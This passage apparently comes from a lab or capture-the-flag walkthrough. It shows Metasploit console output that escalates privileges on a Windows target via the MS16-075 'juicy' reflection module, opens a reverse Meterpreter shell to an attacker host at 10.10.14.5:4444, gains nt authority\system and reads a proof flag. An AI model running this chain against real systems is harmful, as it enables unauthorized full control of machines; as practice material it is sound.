msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.116 - Collecting local exploits for x64/windows...
[*] 10.10.10.116 - 11 exploit checks are being tried...
[+] 10.10.10.116 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.116 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Post module execution completed
```



```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_075_reflection_juicy
msf5 exploit(windows/local/ms16_075_reflection_juicy) > options

Module options (exploit/windows/local/ms16_075_reflection_juicy):

   Name     Current Setting                         Required  Description
   ----     ---------------                         --------  -----------
   CLSID    {4991d34b-80a1-4291-83b6-3328366b9097}  yes       Set CLSID value of the DCOM to trigger
   SESSION                                          yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Launching notepad to host the exploit...
[+] Process 1708 launched.
[*] Reflectively injecting the exploit DLL into 1708...
[*] Injecting exploit into 1708...
[*] Exploit injected. Injecting exploit configuration into 1708...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.116
[*] Meterpreter session 2 opened (10.10.14.5:4444 -> 10.10.10.116:49688) at 2019-03-12 13:39:47 +0100

meterpreter > shell
Process 1588 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



```
$ cd c:\users\administrator\desktop
$ type proof.txt

   5737DD2EDC29B5B219BC43E60866BE08
```